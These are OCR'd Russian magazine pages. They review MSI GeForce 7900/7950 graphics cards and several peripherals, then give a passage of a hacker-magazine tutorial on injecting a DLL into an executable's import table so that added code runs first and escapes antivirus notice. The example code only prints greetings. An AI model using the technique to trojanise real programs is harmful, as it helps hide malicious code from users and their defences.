
Среди всех плат, собранных на чипе G71, эта — самая «младшая». Однако серии 7600 она легко может дать фору — в наличии полноценная 256-битная шина памяти, чип «поконвейернее» и частоты повыше. Питания по шине PCI Express X16 этой плате уже не хватает, и тебе придется подключить еще и дополнительный 6-пиновый коннектор. Плата — типичный референс, полностью соответствующий спецификациям NVIDIA: охлаждение, модули памяти и PCB ничем не отличаются от оригинальной платы. Изменения чисто косметические — порты DVI, к примеру, выкрашены в желтый цвет. Таким оригинальным способом производитель подчеркивает наличие поддержки технологии Dual-Link DVI, позволяющей подключать и полноценно использовать мониторы со сверхвысокими разрешениями (QWXGA — 2560x1600 точек). Результаты соответствующие — из всех плат, носящих красивый индекс 7900, эта показала себя наименее производительной, что, в общем-то, и ожидалось. Впрочем, для ценовой категории в $200 вариант довольно неплохой.

MSI NX7900GT-VT2D256E


●●●●○○○○○○

Технические характеристики:
Ядро: G71
Количество пиксельных конвейеров, шт.: 24
Шина памяти, бит: 256
Объем памяти, Мб: 256
Частота ядра, МГц: 500
Частота памяти, МГц: 765 (1530)
Тип памяти: GDDR-3
Выходы: 2xDVI, S-Video
VIVO: есть

Это серьезное решение для серьезных, но в меру экономных любителей поиграть. Тот же чип G71, что и в версии GS, здесь работает на всю катушку — в наличии все 24 пиксельных конвейера, а также более высокие частоты как самого GPU, так и памяти. Отсюда и производительность — тот же F.E.A.R. вполне играбелен даже на высочайших настройках (хотя степень играбельности каждый определяет по своему). Укомплектована плата достойно, впрочем, как и остальные решения MSI: вместе с платой идут игра и набор полезного софта (в том числе и утилита динамического разгона по технологии D.O.T. Express). Кроме того, эта плата оснащена VIVO, что позволяет не только качественно выводить картинку на телевизор, но и не менее качественно захватывать ее с любого источника. Все необходимое для этого в комплектации имеется.
Само собой, плата носит маркировку «HDTV ready», соответственно, она не понаслышке знакома со сверхвысокими разрешениями и совместима с соответствующими мониторами и телевизорами.



> Эта игра разработана на движке Doom 3, соответственно, прекрасно оптимизирована под все ускорители NVIDIA.



> Большая часть плат получила от 4000 до 6000 баллов





MSI NX7950GT-VT2D512E-HD

●●●●○○○○○○

Технические характеристики:
Ядро: G71
Количество пиксельных конвейеров, шт.: 24
Шина памяти, бит: 256
Объем памяти, Мб: 512
Частота ядра, МГц: 550
Частота памяти, МГц: 700 (1400)
Тип памяти: GDDR-3
Выходы: 2xDVI, S-Video
VIVO: есть

Все тот же чип, но немного другой индекс — 7950. Кардинальных изменений по сравнению с 7900GT нет — увеличены объем памяти (до 512 Мб) и частоты (причем если чип работает на большей частоте, чем вариант GT, то память, наоборот, пережила небольшой downclock). Еще одно отличие заключается в поддержке технологии защиты от несанкционированного копирования HD-контента — HDCP. Выхода HDMI на плате, впрочем, не предусмотрено, но эта проблема решается с помощью использования соответствующего переходника. Шина памяти стандартна — 256 бит. Охлаждение также ничем особым от референса не отличается — обыкновенный медный радиатор со смещенным влево вентилятором, охлаждающий и GPU, и память. Есть VIVO, и если у тебя имеется коллекция видеокассет, которые жалко выбросить, или записей на аналоговую камеру, то теперь они точно не пропадут. Производительность платы весьма неплоха — ее опережают разве что топовые модели. За цену в 300 с небольшим баксов это отличное приобретение для любителя комфортно поиграть.


MSI NX7900GTO-T2D512E


●●●●●○○○○○

Технические характеристики:
Ядро: G71
Количество пиксельных конвейеров, шт.: 24
Шина памяти, бит: 256
Объем памяти, Мб: 512
Частота ядра, МГц: 650
Частота памяти, МГц: 660 (1320)
Тип памяти: GDDR-3
Выходы: 2xDVI, S-Video
VIVO: нет

А вот и тяжелая артиллерия, причем как в переносном, так и в прямом смысле — весит эта плата совсем немало! Об этом можно догадаться просто по ее внешнему виду — огромный двухслотовый кулер (вычеркиваем один близлежащий слот расширения) с широким вентилятором в центре, двумя комплектами алюминиевых ребер и тепловыми трубами сразу дает понять, что перед тобой нешуточная видюха для фильмов и детских игрушек. Эта плата интересна еще и тем, что выпускается она ограниченным тиражом и только компаниями MSI и VGA. По сути, это не что иное, как NVIDIA GeForce 7900GTX со значительно заниженной частотой памяти. При этом есть неплохой шанс вернуть плате былую силу путем разгона, правда, с одним «но». По памяти занижены не только частоты, но и напряжение, соответственно, для хорошего оверклока придется поработать еще и над вольтмодом, а это мы рекомендуем делать только очень опытным оверклокерам. Если же с паяльником ты не знаком, стоит дать шанс системе D.O.T. Express. Она, конечно, заоблачных результатов не даст, но небольшую прибавку к FPS получить ты сможешь, причем без особых усилий.




› Прожорливость видна сразу — даже топовая плата не может набрать сотню FPS при включенном FSAA




› На картах «низшего эшелона» с настройками лучше не перебирать









MSI NX7900GTX-T2D512E

●●●●●○○○○○

Технические характеристики:
Ядро: G71
Количество пиксельных конвейеров, шт.: 24
Шина памяти, бит: 256
Объем памяти, Мб: 512
Частота ядра, МГц: 650
Частота памяти, МГц: 800 (1600)
Тип памяти: GDDR-3
Выходы: 2xDVI, S-Video
VIVO: нет

Эта плата — полноценный GTX, без каких-либо обрезаний и ущемлений. Внешних отличий от версии GTO нет вообще — все тот же огромный кулер со схожим дизайном, такой же набор выходов и PCB как под копирку. Оно и понятно, как мы уже говорили, отличие между решениями только в частоте памяти и напряжении на ней (модули используются с идентичной латенцией, но именно за счет разницы в напряжениях могут возникнуть проблемы с разгоном 7900GTO до уровня версии GTX). В итоге, плата имеет зверскую производительность и почетное серебро в нашем тесте. В линейке «семерок» это самое мощное одночиповое решение!

Функциональность платы стандартна: в наличии поддержка HDTV, Dual-Link DVI, фирменный авторазгон и штатная комплектация (хотя решение такого уровня, на наш взгляд, заслуживает большего). Отметим, что покупателю такого зверька стоит учесть еще один нюанс — питание. Плату необходимо обеспечить качественным блоком питания с хорошим запасом мощности, иначе проблем в работе не избежать.



NX7950GX2-T2D1GE

●●●●●○○○○○

Технические характеристики:
Ядро: 2 x G71
Количество пиксельных конвейеров, шт.: 2 x 24
Шина памяти, бит: 2 x 256
Объем памяти, Мб: 2 x 512
Частота ядра, МГц: 2 x 500
Частота памяти, МГц: 2 x 600 (1200)
Тип памяти: GDDR-3
Выходы: 2 x DVI, S-Video
VIVO: нет

Настоящая королева линейки «семерок»! А если быть точнее, то это даже не одна, а две платы, объединенные специальным интерфейсом в массив SLI. При этом слот PCI Express X16 используется всего один, а добавление еще одной такой малышки даст массив Quad SLI — бескомпромиссный по мощности вариант, выносящий даже новомодные GeForce 8800. На каждой плате расположено по 512 Мб памяти, а недостаток рабочих частот (они невысоки даже в сравнении с «младшими» платами линейки 7900) компенсируется режимом SLI. Немудрено, что решение заняло первые места во всех тестах и позволяет без зазрения совести задирать настройки в играх до максимума, а заодно и не стесняться в форсировании FSAA и анизотропии. Жаль только, что VIVO отсутствует, в таком решении хотелось бы видеть максимум функциональности.

За эту видюху тебе придется выложить 600 с лишним баксов! Если ты считаешь, что это дорого, изучи как следует графики — они говорят сами за себя и действуют лучше любых восторженных отзывов.

Вывод

Современные видеокарты способны вполне сносно справляться с любыми играми и другими видами нагрузки. Функционал у них примерно одинаков, и разница видна лишь в производительности. Поэтому все зависит только от запросов к скорости вывода и качеству картинки: кому-то хватит и разрешения 1024x768 со средней детализацией, а кто-то не признает ничего, кроме HD, экстремальных уровней сглаживания и анизотропии (при этом с FPS не ниже 60). С расчетом на последних и был выбран обладатель награды «Выбор редакции» — им стала плата MSI NX7950GX2-T2D1GE, несущая на борту два чипа и все прочие радости в том же количестве. «Лучшей покупкой» мы признали менее дорогое и весьма функциональное решение MSI NX7950GT-VT2D512E-HD, также обладающее высокой производительностью. ⌶

test_lab выражает благодарность за предоставленное на тестирование оборудование российскому представительству компании MSI.

СВЕЖАЧОК



Razer DeathAdder

Компьютерная мышь

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

Отслеживаемое максимальное разрешение, точек на дюйм: 1800
Количество клавиш: 4 и колесо прокрутки с возможностью нажатия
Время отклика, мс: 1
Максимальная скорость, дюймов в секунду: 40
Подсветка: есть, синий диод
Форм-фактор: для правшей
Интерфейс: USB 2.0
Частота передачи USB, Гц: 1000



1. Сегодня уже не составляет труда выбрать сверхчувствительную компьютерную мышь. Помимо Razer, такие устройства предлагают еще Logitech и Microsoft. Осознавая это, при разработке нового продукта инженеры Razer основное внимание уделили эргономическим характеристикам, отводя второй план техническим параметрам.
2. В плане функциональности эта мышка мало чем может похвастаться. Изготовитель предусмотрел, помимо основных клавиш, только две дополнительных на левом торце устройства. Этот манипулятор предназначен исключительно для правшей, в то время как с более ранним решением Razer Cooperhead могли работать и право-, и леворукие.
3. Отдельно стоит сказать о внешнем виде устройства. Дизайн чем-то напоминает уже зарекомендовавшую себя Microsoft HABU. И неудивительно, ведь над этой мышкой также трудились инженеры из Razer. Плавно пульсирующий диод синего цвета эффектно просвечивает логотип компании на «спинке» грызуна. Подсветкой снабжено и колесо прокрутки.
4. В комплекте с девайсом поставляется небольшой коврик и диск с программным обеспечением. Привыкнуть к коврику можно, но некоторым из-за своих размеров он покажется неудобным. Прилагаемая утилита позволяет подстроить чувствительность и установить на каждую клавишу определенную команду. Между тем мышка хорошо работает и без софта.
5. Шустро передвигаться по рабочей области мышке помогают тефлоновые накладки на тыльной стороне. Манипулятор Razer DeathAdder отлично работает на любых поверхностях, включая глянцевые. В остальном же это довольно простой и удобный манипулятор, хотя магазины просят за него немалые деньги.



1. Новая мышь Razer DeathAdder предназначена для любителей интерактивных развлечений, о чем явно говорит название. Изготовлено устройство на основе оптического сенсора, обеспечивающего работу с разрешением 1800 точек на дюйм. Однако уже есть грызуны, поддерживающие 2000 точек на дюйм.

Logitech Cordless Rumblepad 2

Геймпад с отдачей

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

Тип устройства: игровой манипулятор
Количество кнопок: 12
Позиций D-Pad: 8
Оси свободы: 4
Мини-джойстики: 2
Тип подключения: беспроводной
Интерфейс подключения: USB 2.0



1. На первый взгляд дизайн беспроводного геймпада от Logitech кажется сильно упрощенным — все детали выполнены из черного пластика. На черном фоне выделяется лишь оранжевый логотип. Но через несколько минут понимаешь, что строгая элегантность и плавность форм Logitech Cordless Rumblepad 2 смотрятся очень эффектно.
2. Эргономика геймпада находится на очень высоком уровне: все кнопки под рукой и не надо вывихивать пальцы, чтобы достать до курка или боковой клавиши. Небольшой по размерам D-pad имеет 8 ходовых позиций. Многие сложные игровые комбинации выполняются гораздо проще именно благодаря ему.
3. Высокой точностью работы отличаются оба мини-джойстика. Они сделаны по одному формату, причем на поверхности, которая соприкасается с пальцами, проделаны небольшие углубления для увеличения трения. Таким образом, большие пальцы не соскальзывают даже при агрессивном ведении игры.
4. Пользователю доступны два режима работы геймпада: цифровой и аналоговый. В цифровом режиме устройство работает как классический геймпад. Две оси свободы регулируются D-Pad'ом, а один из мини-джойстиков работает как переключатель вида. В аналоговом же режиме D-Pad работает как переключатель вида, а джойстики регулируют степени свободы.
5. Внутри корпуса предусмотрена пара электромоторов для работы функции обратной отдачи. Вибрационные эффекты достаточно сильно ощутимы и придают пикантность игровому процессу. Главное, чтобы сами игры поддерживали технологию Force Feedback. Если надоест, отключить работу моторов, можно, не выходя из игры, нажатием всего одной клавиши.



1. К сожалению, производитель не предусмотрел аккумуляторное питание устройства. Пользователю придется питать геймпад от пары обычных пальчиковых батареек. Тем не менее, кому-то такой подход может показаться совсем не недостатком.



MSI P6N SLI Platinum

Функциональная платформа на основе мощного чипсета

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:
Поддерживаемые процессоры: Intel Pentium 4, Intel Pentium D, Intel Core 2 Duo, Intel Core Quad, Intel Celeron-D
Разъем: LGA775
Чипсет: NVIDIA nForce 650i SLI (NVIDIA C55 (NB) + NVIDIA MCP51 (SB))
Память: 4 SDRAM DIMM порта с поддержкой до 8 Гб памяти DDR2-400/533/667/800
Слоты расширения: 2 x PCI Express x16, 2 x PCI Express x1, 3 x PCI 2.2
Хранение данных: 2 порта PATA 133/100/66/33 с возможностью подключения 2-х винчестеров типа IDE, 1 x FDD (Floppy), 4 x SATA, 1 x e-SATA
Звук: 8-канальный аудиокодек Realtek ALC888 High Definition Audio
Сеть: 2 x Gigabit LAN (контроллер Realtek RTL8211BL)
Дополнительно: 10 USB 2.0 портов (4 внешних + 6 внутренних), 1 x Firewire (опционально)
Форм-фактор: стандартный ATX
Размеры, мм: 305x244



1. Плата из серии игровых платформ от MSI рассчитана на работу с процессорами Intel под сокет LGA775. Предусмотрено все для комфортной работы: порты Firewire, e-SATA, а также коаксиальный SPDIF-Out.
2. Устройство построено на базе набора логики NVIDIA nForce 650i SLI, а значит, 2 порта PCI Express x16 могут работать в SLI-режиме, при этом каждый будет использовать 8 линий в процессе дуальной работы.
3. Окружающие процессорный сокет элементы не будут мешать установке габаритного кулера. Проблемы могут возникнуть лишь из-за радиатора в схеме питания, если говорить о широких моделях. Отметим также, что при сборке были использованы долговечные конденсаторы.
4. Охлаждением занимается конструкция из трех радиаторов и пары тепловых трубок. Работает эта схема достаточно эффективно — температура северного моста при тестировании не превысила 41 градуса при нагрузке.



1. Из неудобств можно выделить только неудачное расположение восьмиконтактного разъема питания. Также расстраивает наличие всего четырех разъемов SATA на плате — домашний сервер собрать будет проблематично.

ТЕСТОВЫЙ СТЕНД: Процессор: Intel Core 2 Duo E6700. Кулер: Intel BOX. Оперативная память, Мб: 2 x 512, Kingston DDR2-900. Видеокарта: ASUS EAX1900XTX. Винчестер, Гб: 80, Seagate Barracuda 7200rpm. Блок питания, Вт: 450, Floston.

РЕЗУЛЬТАТЫ ТЕСТИРОВАНИЯ: 3D Mark 2006: 2079. 3D Mark 2005: 4975. Half-Life 2, 1024x768: 85 FPS. Sandra 2007 Arithmetic Dhyrstone: 7101 Marks. Super PI, 2M, сек: 103,12. WinRAR 3.5, Multithread testing, Кб/сек: 883.

Palit Radeon X1950GT Super AGP

Мощная графическая плата для обладателей платформы с интерфейсом AGP

ТЕХНИЧЕСЕИЕ ХАРАКТЕРИСТИКИ:
Графический процессор: RV570
Частота процессора, МГц: 500
Частота памяти, МГц: 1200
Тип памяти: GDDR3
Шина памяти, бит: 256
Максимальное разрешение: 2560x1600
Выходы: DVI, d-SUB, TV-Out
Интерфейс: AGP 8x



1. Для тех, кому жалко выкидывать свой старый компьютер без PCI Express компания Palit выпускает графические платы с поддержкой AGP. Одна из них — Palit Radeon X1950GT Super AGP.
2. И текстолит, и устройство охлаждения выполнены в едином цветовом решении. Красная плата выглядит очень эффектно. Однако стоит отметить, что Palit Radeon X1950GT Super AGP — это двухслотовый вариант. Поэтому следует позаботиться о наличии свободного места в корпусе системы, чтобы не было проблем с установкой.
3. Инженеры компании Palit использовали свой собственный PCB при проектировании устройства. При этом были сохранены рекомендованные ATI/AMD-частоты: для процессора — 500 МГц, а для памяти — 1200 МГц. Общий объем видеопамяти равен 512 Мб и составлен из восьми микросхем DDR3 от компании Qimonda (бывшее подразделение Infineon).
4. Охладителей на плате два. Первый, основной, соприкасается исключительно с графическим процессором, оставляя память без охлаждения. Это круглый алюминиевый радиатор, который обдувает вертушка в пластиковом кожухе. Второй охладитель — это радиатор, установленный на AGP-контроллере. Греется он достаточно сильно.



1. FPS в играх могло бы быть и побольше. Если ты заядлый геймер, то тебе все-таки надо идти в ногу с прогрессом и обзавестись платформой с поддержкой PCI Express.

ТЕСТОВЫЙ СТЕНД: Процессор: AMD Athlon X2 5000+, AM2. Материнская плата: ASRock AM2NF3 VSTA. Оперативная память, Мб: 2 x 512, Kingston DDR2-900.

РЕЗУЛЬТАТЫ ТЕСТИРОВАНИЯ: 3D Mark 2006: 2865. 3D Mark 2005: 5121. Half-Life 2, 1024x768: 74 FPS. Quake 4, 1024x768, 4xAA, 16xAF: 32 .Prey, 1024x768, 4xAA, 16xAF: 65. F.E.A.R., 1024x768, 4xAA, 16xAF: 39.

test_lab выражает благодарность за предоставленное на тестирование оборудование российским представительствам компаний MSI, Logitech, Palit и Razer



КРИС КАСПЕРСКИ АКА МЫЩЪХ

Суперклей от «Хакера»

НОВЫЙ СПОСОБ СКЛЕИТЬ ДВА ИСПОЛНЯЕМЫХ ФАЙЛА

В хакерской практике достаточно часто возникает потребность внедрить в готовый exe-файл свой код (необязательно вредоносный) так, чтобы он получал управление первым, не вызывал ругательств со стороны антивирусов и вообще по возможности вел себя максимально скрытно, не бросаясь в глаза. Как это сделать? Мы знаем как и сейчас обстоятельно тебе это объясним.

Существует целое семейство утилит, предназначенных для склейки нескольких программ в один файл, с общим названием «джойеры» (от английского «joiner» — «соединитель»): Joiner by Blade, SuperGlue, MicroJoiner, Juntador и множество других. Их подробный обзор можно отрыть в статье «Клейкий софт» («Хакер», №65, www.xakep.ru/magazine/xa/065/044/1.asp). Однако качество склейки оставляет желать лучшего. Большинство джойнеров просто помещают внедряемый файл в оверлей основного exe-файла и при запуске копируют его на диск во временную папку или, еще чаще, в системный каталог Windows, прав записи в который у простого пользователя, не сидящего под администратором, разумеется, нет, и операция накрывается медным тазом. В любом случае копирование занимает какое-то время, замедляя загрузку программ, что рождает в голове пользователя смутные подозрения.

Более совершенные джойнеры работают по принципу упаковщиков исполняемых файлов и проецируют внедренный exe непосредственно в оперативную память, что не только ускоряет загрузку, но и, с точки зрения PE-формата, выглядит намного более политкорректно («честный» PE-файл с оверлеем — это редкость). Однако все джойнеры без исключения рано или поздно попадают в антивирусные базы, поскольку представляют собой готовые утилиты, в которых легко выделить постоянную сигнатуру (даже если они выполнены на полиморфной основе).

Правильные хакеры так себя не ведут и склеивают программы самостоятельно. И это совсем нетрудно! Нужны лишь верный друг hiew и минимальные навыки программирования на Си. Но прежде чем брать быка за рога, сделаем одно важное уточнение. Внедряемый код не обязательно должен быть вирусом, червем, руткитом или любой другой вредоносной заразой, поэтому, во избежание недоразумений, условимся называть его X-кодом.

Примеры исполняемых файлов, прилагаемые к этой статье, совершенно безвредные и могут запускаться без опаски как с правами администратора, так и без таковых. Хорошая идея — прогнать их через все имеющиеся антивирусы и пронаблюдать за их реакцией.


Как мы будем действовать

Всякий exe-файл импортирует одну или несколько динамических библиотек (Dynamic Link Library, или сокращенно DLL), прописанных в таблице импорта. При запуске exe-файла, системный загрузчик анализирует таблицу импорта, загружает все перечисленные в ней динамические библиотеки, вызывая функцию DllMain для инициализации каждой DLL, и только после этого передает управление на оригинальную точку входа (Original Entry Point, или сокращенно OEP) запускаемого exe-файла.

Таким образом, если мы добавим в таблицу импорта подопытного exe-файла свою DLL, проблема внедрения X-кода будет успешно решена. Самое замечательное, что DLL может быть написана на любом языке (хоть на ассемблере, хоть на DELPHI) и совершенно неподвластна антивирусам, поскольку они органически неспособны распознавать неизвестную заразу. Ах да... Эвристические анализаторы. Но эти штуки очень легко обойти (чему посвящено множество статей, в том числе и моих, которые можно найти на http://nezumi.org.ru).

Подготовка к экспериментам

Прежде чем вторгаться в базовые структуры PE-файла, неплохо бы получить общее представление о его устройстве. В MSDN входит спецификация на PE-формат («Microsoft Portable Executable and Common Object File Format Specification»), написанная на враждебном для нас английском языке и ориентированная преимущественно на честных программистов. Мыщъх исправил этот недостаток, переведя спецификацию на русский язык и переориентировав



> Оригинальная Import Directory Table, перемещенная на новое место

ее на хакеров. Электронная копия доступна для бесплатной скачки по адресу http://nezumi.org.ru/souriz/PE-desc-n-inject.zip и на диске.
Ок, теперь подготовим «дрозофилу», предназначенную для внедрения X-кода.
Ее пример, написанный на языке Си, приведен ниже:

ФАЙЛ-«ДРОЗОФИЛА» INJECT.C, ПРЕДНАЗНАЧЕННЫЙ ДЛЯ ВНЕДРЕНИЯ X-КОДА

```
#include <stdio.h>

main()
{
    // выводим что-нибудь на экран
    printf("I'm nezumi\n");
}
```

Компилируем ее любым подходящим компилятором (например, в случае Microsoft Visual C++ командная строка будет выглядеть так: «$cl.exe inject.c»). После этого на диске образуется файл inject.exe, при запуске выдающий на экран следующее приветствие (обращаем внимание, что это консольная программа, которая должна запускаться из-под FAR'а или штатного командного интерпретатора cmd.exe; при запуске из проводника окно консоли автоматически закроется сразу же после завершения программы, и мы ни хвоста не увидим):

РЕЗУЛЬТАТ РАБОТЫ ПРОГРАММЫ-«ДРОЗОФИЛЫ» ДО ВНЕДРЕНИЯ X-КОДА

```
$inject.exe
I'm nezumi
```

Разобравшись с «дрозофилой», займемся подготовкой динамической библиотеки, то есть того самого X-кода, который мы будем внедрять внутрь inject.exe. В простейшем случае исходный код будет выглядеть так:

ИСХОДНЫЙ КОД ДИНАМИЧЕСКОЙ БИБЛИОТЕКИ INJECTED_DLL.C, ПОДГОТОВЛЕННОЙ К ВНЕДРЕНИЮ

```
#include <stdio.h>
#include <windows.h>

/* создаем фиктивную экспортируемую функцию, которую потом будет импортировать «дрозофила» */
__declspec(dllexport) int
dummy(){ return 0;}

/* точка входа в dll, получающая управление при различных обстоятельствах */
BOOL WINAPI DllMain(HINSTANCE
hinstDLL,DWORD fdwReason,LPVOID
lpvReserved)
{
    // приветствие, выводимое до запуска «дрозофилы»
    if (fdwReason==DLL_PROCESS_
ATTACH) printf("hello,world!\
n");


    // приветствие, выводимое перед завершением работы «дрозофилы»
    if (fdwReason==DLL_PROCESS_
DETACH) printf("good-bye,world!\
n");
}
```

Обрати внимание, что DllMain, в отличие от EntryPoint, вызывается многократно: а) при подключении к процессу; б) при завершении процесса или выгрузки динамической библиотеки API-функцией FreeLibrary; в) при создании процессом нового потока; г) при завершении одного из существующих потоков процесса. Другими словами, DllMain позволяет отслеживать определенные системные события и адекватно реагировать на них. В данном случае мы выводим «hello, world!» перед запуском «дрозофилы» и «good-bye, world!» перед завершением ее работы.
Компиляция динамической библиотеки осуществляется следующим образом: «$cl.exe injected_dll.c /LD», где ключ '/LD' сообщает компилятору, что необходимо сгенерировать именно DLL, а не EXE (как это происходит по умолчанию).

Внедрение X-DLL в таблицу импорта «дрозофилы»

Берем в свои загребущие лапы hiew, открываем файл inject.exe, переходим в hex-режим по <ENTER>, давим <F8> для отображения PE-заголовка, нажимаем <F10> (Dir) и среди прочих элементов IMAGE_DATA_DIRECTORY выбираем секцию импорта (Import), расположенную в нашем случае по RVA-адресу, равному 5484h,

> Корректируем указатель на новую таблицу импорта






> На диске тебя ждут все упомянутые инструменты, примеры, компилятор Си для сборки приведенного кода, а также подборка готовых джойнеров.



> Не вздумай использовать этот прием в противозаконных целях. В противном случае ни автор, ни редакции, ни кто-либо другой, кроме тебя, ответственности не несет.



